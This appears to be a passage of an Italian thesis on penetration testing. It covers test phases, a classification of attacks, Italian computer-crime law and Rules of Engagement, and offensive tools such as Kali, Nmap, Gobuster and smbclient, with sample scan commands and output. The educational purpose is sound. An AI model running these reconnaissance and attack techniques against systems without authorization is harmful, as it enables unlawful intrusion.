La fase di exploitation ha come scopo primario l'ottenimento dell'accesso a sistemi o risorse eludendo i controlli di sicurezza. Qualora la precedente analisi delle vulnerabilità sia stata condotta in modo rigoroso, questa operazione non si traduce in tentativi casuali, ma in un intervento mirato e meticolosamente pianificato. L'attenzione dell'operatore si concentra sull'individuazione del varco d'accesso principale all'infrastruttura, prendendo di mira gli asset critici precedentemente catalogati. In definitiva, la selezione del vettore d'attacco deve fondarsi su un attento bilanciamento tra la massima probabilità di successo e il potenziale impatto sull'organizzazione (The Penetration Testing Execution Standard 2026).

Post-Exploitation e Maintaining Access

Questa è la fase in cui, secondo molti professionisti, il pentest vero e proprio inizia. Nella fase di post-exploitation il pentester cerca di mantenere l'accesso ottenuto, esplorare la rete per identificare ulteriori sistemi vulnerabili, e valutare l'impatto complessivo della compromissione. Ad esempio, se un pentester riesce a ottenere l'accesso a un server di posta, potrebbe cercare di esfiltrare email contenenti credenziali o informazioni sensibili, oppure utilizzare quel server come punto di partenza per attacchi successivi all'interno della rete. Durante questa fase, è fondamentale che il pentester operi con cautela per evitare di causare danni

o interruzioni non intenzionali, e che documenti in modo dettagliato ogni passo compiuto, poiché queste informazioni saranno cruciali per la fase finale di reporting e remediation (Weidman 2014).

Reporting e Remediation

Il report finale è il principale deliverable del penetration test ed è il momento in cui i risultati vengono comunicati al cliente. Scrivere un buon report è un'arte che richiede pratica; il contenuto deve essere comprensibile sia allo staff IT incaricato di correggere le vulnerabilità, sia al management non tecnico, sia agli auditor esterni (Weidman 2014).

Il report si articola in due sezioni principali:

- *Executive summary*: destinato ai dirigenti responsabili del programma di sicurezza. Esso include: *background* (scopo del test e definizione dei termini tecnici), *overall posture* (panoramica dei risultati), *risk profile* (ranking complessivo della postura di sicurezza rispetto a organizzazioni analoghe, con indicatori come alto/medio/basso), *general findings*, *recommendation summary* (panoramica ad alto livello delle azioni correttive) e una *strategic road map* con obiettivi a breve e lungo termine.

- *Technical report*: include *introduction* (inventario di scope, contatti, etc.), *information gathering* (Internet footprint del cliente), *vulnerability assessment*, *exploitation / vulnerability verification*, *post exploitation*, *risk/exposure* (stima quantitativa del rischio, ovvero le perdite potenziali se le vulnerabilità fossero sfruttate da un attaccante reale) e *conclusion*.

1.4 Classificazione degli attacchi informatici

L'analisi delle metodologie di hacking etico fornisce una chiara visione degli strumenti difensivi adottati nell'ambito della cybersecurity. Tuttavia, per comprendere appieno la gravità delle vulnerabilità architetturali precedentemente trattate, è indispensabile esaminare le modalità con cui queste vengono attivamente sfruttate. La seguente classificazione offre una panoramica strutturata dei principali vettori di attacco moderni, superando le definizioni tradizionali per concentrarsi sulle meccaniche di compromissione che i penetration tester simulano durante i loro incarichi.

1.4.1 Evoluzione del malware: dalle infezioni tradizionali alle minacce fileless

Il software malevolo (*malware*) ha subito una profonda trasformazione. Se in passato l'obiettivo primario era il danneggiamento indiscriminato tramite virus o worm, oggi il panorama è dominato da minacce silenziose e orientate al profitto o allo spionaggio (APT - *Advanced Persistent Threats*). Tra le minacce più rilevanti per le moderne infrastrutture spiccano:

- *Ransomware a doppia estorsione:* non si limitano più a cifrare i dati rendendoli inaccessibili, ma procedono prima all'esfiltrazione degli stessi. In questo modo, l'attaccante minaccia la pubblicazione di informazioni sensibili qualora il riscatto non venga pagato, eludendo l'efficacia dei semplici backup.

- *Malware fileless:* tecniche di attacco che non scrivono file eseguibili sul disco rigido, ma operano interamente nella memoria RAM della vittima sfruttando strumenti legittimi di sistema (come PowerShell o WMI in ambienti Windows). Questa pratica, nota come *Living off the Land* (LotL), rende estremamente complessa la rilevazione da parte degli antivirus tradizionali basati su firma.

- *Trojan e Infostealer:* sono progettati specificamente per sottrarre credenziali salvate nei browser, token di sessione e chiavi crittografiche, fornendo agli attaccanti un accesso iniziale (*Initial Access*) per compromettere l'intera rete aziendale.

1.4.2 Social Engineering e compromissione dell'identità

L'ingegneria sociale non agisce sulle falle del software, ma sfrutta i bias cognitivi umani e le procedure operative aziendali. In un'epoca in cui le difese perimetrali sono sempre più robuste, il fattore umano rappresenta spesso l'anello debole della catena di sicurezza (IBM 2026b).

Oltre al tradizionale *phishing* di massa, le metodologie odierne si concentrano su attacchi altamente mirati; tra questi citiamo:

- *Spear Phishing e Whaling:* campagne costruite su misura per specifici dipendenti o figure apicali, basate su un'attenta fase di ricognizione (OSINT). Le comunicazioni fraudolente sono contestualizzate e spesso simulano direttive interne o comunicazioni di fornitori noti.

- *MFA Fatigue (Prompt Bombing):* con l'adozione diffusa dell'autenticazione a più fattori (MFA), come l'inserimento di un codice via SMS o l'utilizzo di un'app dopo la password, gli attaccanti che sono entrati in possesso di

credenziali valide inondano il dispositivo della vittima con continue richieste di approvazione push. L'obiettivo è indurre l'utente, per stanchezza o disattenzione, ad approvare l'accesso fraudolento.

La Figura 1.2 mostra un esempio di attacco di phishing, in cui l'utente riceve un'email apparentemente legittima, che lo invita a cliccare su un link per aggiornare le proprie credenziali, quando in realtà si tratta di una trappola volta a sottrarre le informazioni di accesso.



Figura 1.2: Esempio di un attacco di Phishing

1.4.3 Interruzione dei servizi: Distributed Denial of Service (DDoS)

Gli attacchi DDoS[9] mirano a degradare o interrompere del tutto la disponibilità di un servizio esponendolo a un carico di richieste insostenibile, generato da reti di dispositivi compromessi (*botnet*[10]). La proliferazione di dispositivi IoT (Internet of Things) scarsamente protetti ha fornito agli attaccanti enormi risorse per generare traffico.

[9]Attacco che mira a rendere irraggiungibile o inutilizzabile un sito web o un servizio online, inondandolo con una quantità insostenibile di richieste provenienti da molteplici fonti diverse (spesso tramite una botnet).

[10]Rete composta da numerosi dispositivi informatici (come computer o dispositivi dell'Internet of Things) compromessi da un malware e controllati a distanza da un singolo attaccante, usati spesso per lanciare attacchi coordinati su larga scala.

Dal punto di vista architetturale, questi attacchi si dividono in tre categorie principali:

- *Attacchi volumetrici:* mirano a saturare la larghezza di banda della rete bersaglio (ad esempio, UDP Flood o attacchi di amplificazione DNS/NTP), inviando un volume di dati (spesso misurato in Terabit per secondo) superiore alla capacità dell'infrastruttura di rete.
- *Attacchi a livello di protocollo (State-Exhaustion):* consumano le risorse di stato di firewall, bilanciatori di carico o server (ad esempio, SYN Flood), sfruttando le vulnerabilità intrinseche del protocollo TCP e bloccando la capacità di instaurare nuove connessioni legittime.
- *Attacchi a livello applicativo (Layer 7):* estremamente insidiosi poiché richiedono poco traffico di rete. L'attaccante invia richieste HTTP/HTTPS apparentemente legittime, ma computazionalmente costose per il server (ad esempio, complesse query di ricerca o HTTP GET Flood), portando all'esaurimento della CPU o della RAM.

La Figura 1.3 mostra un esempio di attacco DDoS, in cui un server viene inondato da un volume di traffico insostenibile da una botnet, rendendolo irraggiungibile per gli utenti legittimi.



Figura 1.3: Esempio di un attacco DDoS

1.4.4 Intercettazione delle comunicazioni: Man in the Middle (MitM)

Gli attacchi MitM consentono a un attore malevolo di posizionarsi logicamente tra due entità che comunicano, intercettando o alterando il traffico in transito. Nelle

reti locali, le tecniche più comuni includono l'*ARP Spoofing*, che avvelena la cache ARP dei dispositivi per reindirizzare il traffico verso la macchina dell'attaccante, e il *DNS Spoofing*, che reindirizza la risoluzione dei nomi a dominio verso server ostili.

Storicamente, lo *SSL Stripping* è stata la tecnica d'elezione per declassare una connessione sicura (HTTPS) in una in chiaro (HTTP), permettendo il furto di credenziali. Oggi, sebbene questa tecnica sia in gran parte mitigata dall'adozione dello standard HSTS (*HTTP Strict Transport Security*) nei browser moderni, gli attacchi MitM rimangono un rischio critico, specialmente in reti Wi-Fi pubbliche o in scenari di compromissione del router aziendale (IBM 2026a). La Figura 1.4 mostra un esempio di attacco Man-in-the-Middle, in cui l'attaccante si posiziona tra un utente e un sito web, intercettando le comunicazioni e potenzialmente alterandole o sottraendo informazioni sensibili.



Figura 1.4: Esempio di un attacco Man-in-the-Middle

1.4.5 Vulnerabilità delle Applicazioni Web e il framework OWASP

Le applicazioni web espongono una vasta superficie di attacco direttamente su Internet. Il progetto OWASP (*Open Web Application Security Project*) documenta le vulnerabilità più critiche in questo ambito, tra cui spiccano:

- *Injection (ad esempio, SQL Injection):* si verifica quando dati non validati forniti dall'utente vengono interpretati come comandi dal backend. In una SQL

Injection, l'attaccante può estrarre, modificare o cancellare interi database o, in casi critici, ottenere l'esecuzione di codice sul server (RCE).

- *Cross-Site Scripting (XSS):* l'applicazione include codice non fidato (solitamente JavaScript) in una pagina web senza la dovuta sanificazione. Sebbene l'attacco colpisca il client (il browser degli altri utenti), consente all'attaccante di dirottare sessioni, sottrarre cookie e defacciare i portali web.

- *Insecure Direct Object References (IDOR):* sostituendo la Remote File Inclusion (RFI) come rischio prevalente, l'IDOR avviene quando l'applicazione fornisce accesso diretto a oggetti basati su input dell'utente (es. `user_id=123`) senza verificare se l'utente che effettua la richiesta abbia l'effettiva autorizzazione per visualizzare quel dato.

1.5 Il quadro etico, legale e contrattuale

Qualsiasi attività di hacking e valutazione della sicurezza deve essere condotta entro limiti legali e contrattuali estremamente rigorosi. L'assenza di questi presupposti trasforma una legittima operazione di sicurezza, volta a irrobustire le difese di un'organizzazione, in un crimine informatico perseguibile. Il quadro normativo, congiunto a un'opportuna struttura contrattuale, definisce lo spazio di manovra del professionista e tutela entrambe le parti coinvolte.

1.5.1 Il perimetro legale (reato di accesso abusivo a sistema informatico)

Nel contesto legislativo italiano, la norma primaria che traccia la linea di confine tra hacking lecito e illecito è l'Articolo 615-ter del Codice Penale, rubricato come "Accesso abusivo ad un sistema informatico o telematico". Introdotta con la Legge n. 547 del 1993, la norma sanziona "chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo" (Corte di Cassazione, Sezioni Unite Penali 2012).

La giurisprudenza della Corte di Cassazione ha nel tempo identificato il bene giuridico tutelato da tale norma nel cosiddetto *domicilio informatico*, inteso come estensione dello spazio privato (o aziendale) del titolare, meritevole di protezione rispetto alle intrusioni esterne. La peculiarità fondamentale di questo reato è che non incrimina soltanto l'introduzione mediante l'elusione delle difese perimetrali, ma punisce anche la semplice permanenza non autorizzata. Questo significa che, qualora un penetration tester superasse deliberatamente i limiti previsti dal proprio lavoro

commissionato, ad esempio accedendo a server esclusi dallo *scope* o trattenendosi nel sistema per scopi differenti da quelli concordati, la sua condotta configurerebbe tecnicamente un accesso abusivo. Per tale reato sono previste sanzioni che, nelle ipotesi aggravate (come l'attacco a sistemi di interesse pubblico o commesso con abuso di poteri), possono comportare la reclusione fino a dieci anni.

1.5.2 Profili di responsabilità legale e strumenti di tutela contrattuale (RoE e Autorizzazioni)

Al fine di operare nel pieno rispetto della legalità e neutralizzare i gravi rischi penali prefigurati dall'Art. 615-ter, l'attività dell'ethical hacker richiede la stipula di rigorosi accordi contrattuali preliminari. Il documento centrale in questo ambito prende il nome di *Rules of Engagement* (RoE), o Regole di Ingaggio, spesso colloquialmente descritto nel settore come la "get-out-of-jail-free card" (la carta "esci gratis di prigione").

Questo accordo opera giuridicamente come causa di giustificazione: rappresenta il consenso esplicito dell'avente diritto, escludendo, di fatto, l'antigiuridicità dell'introduzione nei sistemi. Le RoE devono disciplinare in maniera inequivocabile:

- *Il perimetro d'azione (scope):* l'elenco esatto di indirizzi IP, domini, applicazioni e reti fisiche autorizzate per il test, esplicitando con chiarezza quali sistemi sono da considerarsi fuori perimetro (*out-of-scope*).
- *Le metodologie consentite:* stabilendo se i test possano spingersi fino all'effettivo sfruttamento (*exploitation*), oppure se debbano limitarsi a tecniche non distruttive. Viene, inoltre, definito il limite d'uso di test inclini a causare disservizi (ad esempio, attacchi *Denial of Service*) e se sono permesse tecniche di Social Engineering (phishing ai dipendenti).
- *I vincoli temporali:* la definizione delle fasce orarie e dei giorni in cui è autorizzata l'esecuzione dei test, per minimizzare l'impatto sui processi produttivi del cliente.

Oltre all'autorizzazione operativa, la tutela è imprescindibilmente legata alla firma di un *Non-Disclosure Agreement* (NDA), o Accordo di Riservatezza. L'NDA impone al penetration tester il mantenimento del segreto professionale assoluto sulle informazioni sensibili scoperte, sulle vulnerabilità individuate e sull'architettura interna del cliente. Solo una struttura documentale di questo tipo garantisce che l'ethical hacking resti una prestazione professionale sicura e tutelata, sia per l'azienda committente che per l'analista (Picotti 2004).

Capitolo 2

Strumenti software utilizzati

In questo capitolo vengono descritti gli strumenti software e gli ambienti operativi utilizzati durante le attività di Penetration Testing. Per ciascuno strumento si illustrano il funzionamento, le caratteristiche principali e il ruolo che ricopre all'interno del processo di assessment; si fornirà una panoramica che va dagli ambienti di esecuzione e addestramento, agli strumenti di ricognizione e attacco, fino alle utility per il mantenimento dell'accesso e agli strumenti di supporto trasversale.

2.1 Ambienti operativi

Prima ancora di scegliere gli strumenti o definire la metodologia, il tester ha bisogno di un ambiente operativo stabile e già configurato per la sicurezza offensiva. Lavorare su un sistema generico, con problemi di compatibilità tra dipendenze o privo degli strumenti necessari, rallenta il lavoro e può rendere i risultati meno affidabili. Altrettanto importante è avere a disposizione piattaforme su cui esercitarsi in modo sicuro e legale. Questi ambienti di addestramento simulano reti aziendali reali, con le stesse configurazioni errate, gli stessi protocolli e gli stessi vettori di attacco, permettendo al tester di acquisire esperienza pratica senza rischi normativi o danni a sistemi produttivi. Le due soluzioni descritte nelle sottosezioni seguenti rappresentano lo standard del settore per ciascuno di questi due ambiti.

2.1.1 Kali Linux

Kali Linux, la cui interfaccia è mostrata in Figura 2.1, è una distribuzione Linux basata su Debian, progettata e sviluppata specificamente per le attività di informatica forense e di sicurezza informatica offensiva (Offensive Security 2013). Annunciata pubblicamente il 13 marzo 2013 durante la conferenza *Black Hat Europe* di Amsterdam da parte di OffSec (precedentemente denominata Offensive Security), Kali Linux si è affermata rapidamente come lo standard de facto

nell'industria della sicurezza offensiva, succedendo alla distribuzione BackTrack[1] e superandone le limitazioni architetturali (Kali Linux Documentation 2024).

La distribuzione è rilasciata con una licenza libera e distribuita gratuitamente, in linea con il modello di sviluppo *open-source*[2] adottato dal progetto (Kali Linux Documentation 2024). Dal punto di vista architetturale, Kali Linux adotta un modello di rilascio *rolling release*, che consente aggiornamenti continui dei pacchetti senza la necessità di reinstallare il sistema operativo (Offensive Security 2013). Le principali caratteristiche tecniche della piattaforma includono (Kali Linux Documentation 2024):

- *Suite di strumenti preinstallati*: la distribuzione integra diverse centinaia di tool orientati a compiti quali il Penetration Testing, la ricerca sulla sicurezza, l'informatica forense e il reverse engineering, tutti preventivamente valutati per idoneità ed efficacia prima dell'inclusione nel sistema.

- *Kernel personalizzato con patch per l'iniezione*: il kernel di Kali Linux è compilato con le più recenti patch dedicate all'iniezione di pacchetti wireless, funzionalità essenziale nelle valutazioni di sicurezza delle reti senza fili.

- *Conformità al Filesystem Hierarchy Standard (FHS)*: il rispetto di tale standard garantisce che gli utenti Linux possano localizzare agevolmente eseguibili, librerie e file di supporto, facilitando la transizione da altre distribuzioni.

- *Supporto multi-architettura*: Kali Linux è disponibile per architetture x86$\overline{/}$64, ARM (ARMEL e ARMHF), consentendone il rilascio su dispositivi embedded come Raspberry Pi o piattaforme mobili tramite il progetto Kali NetHunter[3].

- *Sviluppo in ambiente sicuro*: i pacchetti sono firmati crittograficamente da ogni sviluppatore tramite GPG (*GNU Privacy Guard*), garantendo l'integrità della catena di distribuzione del software.

- *Ambiente di sviluppo aperto*: l'intero albero di sviluppo è accessibile pubblicamente sui repository GitLab del progetto, permettendo contribuzioni esterne e la ricompilazione personalizzata dei pacchetti.

[1]BackTrack era una distribuzione Linux basata su Ubuntu, progettata per le attività di sicurezza informatica.

[2]Il modello di sviluppo open-source prevede la disponibilità del codice sorgente e la possibilità di modificarlo e redistribuirlo.

[3]NetHunter è una versione di Kali Linux progettata per dispositivi mobili, con funzionalità specifiche per il penetration testing su smartphone.

L'adozione di questa distribuzione consente al tester di operare in un ambiente preconfigurato e stabile, eliminando la necessità di installazioni manuali complesse e problematiche di compatibilità tra strumenti di diversa provenienza.

Figura 2.1: Interfaccia di Kali Linux

2.1.2 Hack The Box

Hack The Box (comunemente abbreviato in HTB) è una piattaforma interattiva online per la formazione in ambito cybersecurity, fondata nel giugno del 2017 da Haris Pylarinos, Aris Zikopoulos e James Hooker nel Regno Unito (Hack The Box 2024). Al momento della sua costituzione, HTB ha introdotto un modello innovativo di apprendimento pratico che ha rapidamente attratto una comunità globale: per ottenere l'iscrizione alla piattaforma, i nuovi utenti erano inizialmente tenuti a superare una sfida di hacking web-based, a garanzia della qualità dei profili ammessi e come efficace meccanismo di diffusione virale.

Dal punto di vista tecnico, la piattaforma mette a disposizione un'ampia gamma di macchine virtuali vulnerabili (mostrate in Figura 2.2), denominate *box*, progettate per simulare infrastrutture reali che gli utenti devono compromettere al fine di ottenere l'accesso ai livelli di privilegio standard (*User*) e di amministratore (*Root*). Le macchine sono classificate per difficoltà crescente, esponendo il tester a scenari via via più complessi e rappresentativi di ambienti aziendali reali (Hack The Box 2024). La piattaforma, nel 2018, ha introdotto le funzionalità di *Capture The Flag* (CTF), ovvero, una competizione pratica di sicurezza informatica in cui i partecipanti risolvono sfide di hacking per trovare delle stringhe di testo nascoste,

chiamate "*flag*" (bandiere), che dimostrano l'avvenuta violazione di un sistema o la risoluzione di un problema.

Oltre alle macchine individuali, HTB offre ambienti avanzati come i *Pro Labs*, che simulano reti aziendali complete con più sottoreti, domain controller e strutture Active Directory, e i moduli *Starting Point*, pensati per i principianti. Al 2025, la piattaforma conta oltre 4 milioni di utenti registrati e si avvale di partnership con organizzazioni come CREST, l'ente internazionale senza scopo di lucro per l'accreditamento in sicurezza informatica.



Figura 2.2: Interfaccia di Hack The Box

2.2 Strumenti offensivi

Un Penetration Test si svolge attraverso fasi distinte che si susseguono in modo ordinato: si parte dalla raccolta delle informazioni sul bersaglio e si arriva, passando per l'analisi delle vulnerabilità, alla compromissione vera e propria del sistema. Metodologie consolidate come il framework PTES (*Penetration Testing Execution Standard*) e la kill chain di Lockheed Martin descrivono formalmente questi stadi in modo separato; nella pratica, tuttavia, la ricognizione e l'exploitation sono strettamente collegate: ciò che si scopre nella prima fase determina direttamente come si agisce nella seconda.

Durante la ricognizione, l'obiettivo è capire com'è fatto il bersaglio: quali macchine sono raggiungibili in rete, quali servizi espongono e con quale versione software, se esistono pagine web o directory nascoste, e se i software rilevati presentano vulnerabilità note. Nella fase di exploitation, il tester utilizza queste informazioni per sfruttare i punti deboli trovati, che siano configurazioni errate, credenziali banali, protocolli non sicuri o software non aggiornato, allo scopo di

ottenere accesso al sistema, aumentare i propri privilegi o spostarsi verso altri host della rete.

Gli strumenti presentati nelle sottosezioni che seguono coprono entrambe le fasi, nello stesso ordine in cui vengono tipicamente utilizzati durante un assessment: prima quelli di enumerazione e scansione, poi quelli impiegati nella fase offensiva vera e propria.

2.2.1 Nmap

Nmap (*Network Mapper*) è uno strumento *open-source* gratuito per l'esplorazione di reti e l'auditing di sicurezza. La documentazione ufficiale del progetto lo descrive come concepito per eseguire scansioni su reti di grandi dimensioni, pur risultando efficace anche su singoli host. Lo strumento utilizza pacchetti IP grezzi (*raw IP packets*) in maniera non convenzionale per determinare quali host siano disponibili in rete, quali servizi (con nome dell'applicazione e versione) essi offrano, quale sistema operativo (e relativa versione) sia in esecuzione, e quale tipo di filtri di pacchetti o firewall siano in uso.

Dal punto di vista funzionale, Nmap classifica le porte in sei stati distinti: `open`, `closed`, `filtered`, `unfiltered`, `open|filtered` e `closed|filtered`. Questa granularità superiore rispetto ai tradizionali port scanner binari permette al tester di ottenere un quadro molto più preciso della configurazione difensiva del bersaglio. Per impostazione predefinita, Nmap esegue la scansione delle 1.000 porte TCP più comuni di ogni protocollo analizzato, sulla base dei dati empirici contenuti nel file di registro delle porte `nmap-services`.

Una delle componenti più potenti e flessibili di Nmap è l'*Nmap Scripting Engine* (NSE), descritto nella documentazione ufficiale come uno degli aspetti più versatili dell'intero strumento. NSE consente agli utenti di scrivere e condividere script in linguaggio Lua (Versione 5.4) per automatizzare una vasta gamma di operazioni di rete, eseguite in parallelo con la medesima efficienza della scansione di base. I casi d'uso principali dell'NSE comprendono l'esplorazione della rete, il rilevamento di versioni più sofisticato rispetto al sistema integrato, il controllo di vulnerabilità note e il rilevamento di backdoor (Nmap Project 2023). La distribuzione standard include centinaia di script pronti all'uso, con la possibilità di svilupparne di personalizzati per esigenze specifiche. Nel Listato 2.1 viene riportato un esempio di scansione con Nmap.

```
$ nmap gooogle.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-30 03:32 EDT
Nmap scan report for gooogle.com (142.251.27.103)
Host is up (0.042s latency).
```

```
Other addresses for goooogle.com (not scanned): 142.251.27.106 142.251.27.147 142.251.27.99
    ↪  142.251.27.104 142.251.27.105 2a00:1450:4025:1803::69 2a00:1450:4025:1803::63 2a00
    ↪ :1450:4025:1803::67 2a00:1450:4025:1803::93
rDNS record for 142.251.27.103: cv-in-f103.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.54 seconds
```

Listato 2.1: Esempio di scansione con Nmap

2.2.2 Gobuster

Gobuster è uno strumento di brute-forcing[4] ad alte prestazioni per directory e file su server web, sottodomini DNS e virtual host, scritto nel linguaggio di programmazione Go dall'autore OJ Reeves. La documentazione ufficiale del repository lo descrive come uno strumento progettato per essere *veloce*, *affidabile* e facile da usare per professionisti della sicurezza e penetration tester (OJ Reeves 2024). Le sue funzionalità sono organizzate in modalità operative distinte, tra cui: `dir` per l'enumerazione di directory e file su server web; `dns` per la scoperta di sottodomini con supporto per risultati wildcard; `vhost` per il rilevamento di virtual host; `s3` e `gcs` per la scoperta di bucket cloud aperti su Amazon S3 e Google Cloud Storage; e `fuzz` per operazioni di fuzzing[5] più flessibili (OJ Reeves 2024).

La caratteristica tecnica che ne contraddistingue le prestazioni risiede nel paradigma di concorrenza nativo di *Go*: a differenza di strumenti analoghi sviluppati in *Python* o *Java*, Gobuster gestisce nativamente un numero elevato di goroutine concorrenti con un impatto contenuto sulle risorse della macchina attaccante, rendendo le scansioni sensibilmente più rapide (OJ Reeves 2024). L'utilità pratica di questo strumento nel contesto del Penetration Testing è rilevante per la scoperta di pagine web nascoste o directory non documentate che potrebbero rivelare pannelli di amministrazione, endpoint API non protetti, file di configurazione o copie di backup esposte inavvertitamente. Nel Listato 2.2 viene riportato un esempio di scansione delle directory con Gobuster.

[4]Il termine brute-forcing si riferisce a una tecnica di test di sicurezza che consiste nel provare sistematicamente tutte le combinazioni di credenziali o parametri per accedere a un sistema.

[5]Il termine fuzzing si riferisce a una tecnica di testing che consiste nell'inviare dati casuali o malformati a un programma per scoprire vulnerabilità.

```
$ gobuster dir -u sito.com -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://sito.com
    [+] Method:                  GET
    [+] Wordlist:                /usr/share/wordlists/dirb/common.txt
    [+] User Agent:              gobuster/3.8
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin.php            (Status: 302) [Size: 0] [--> http://sito.com/admin/login]
/robots.txt           (Status: 200) [Size: 99]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Listato 2.2: Esempio di una scansione delle directory con Gobuster

2.2.3 Smbclient

Smbclient è un'utility a riga di comando inclusa nella suite *Samba*, il cui funzionamento è concettualmente analogo a quello di un client FTP tradizionale, ovvero un client per il trasferimento di file, con la differenza di essere progettata per interfacciarsi con condivisioni di rete Windows e server Samba tramite il protocollo SMB/CIFS (*Server Message Block / Common Internet File System*) (Fortra / Core Security (maintainers) 2024). Lo strumento consente di enumerare le risorse condivise all'interno di un dominio, di accedere a cartelle con accesso anonimo o tramite credenziali a bassi privilegi, e di trasferire o ispezionare file sul server che abbiamo bersagliato.

Nell'ambito di un assessment di sicurezza, `smbclient` si rivela particolarmente utile durante la fase di ricognizione attiva; esso permette di elencare le condivisioni disponibili anche senza credenziali (sessione *null*), di navigare la struttura delle directory condivise e di esfiltrare file sensibili, come script aziendali, file di configurazione, o documenti contenenti credenziali in chiaro. La sua semplicità operativa, unita alla disponibilità di default nelle distribuzioni Linux, ne fanno uno strumento di primo impiego in qualsiasi scenario che preveda la presenza di servizi SMB esposti.

2.2.4 Searchsploit

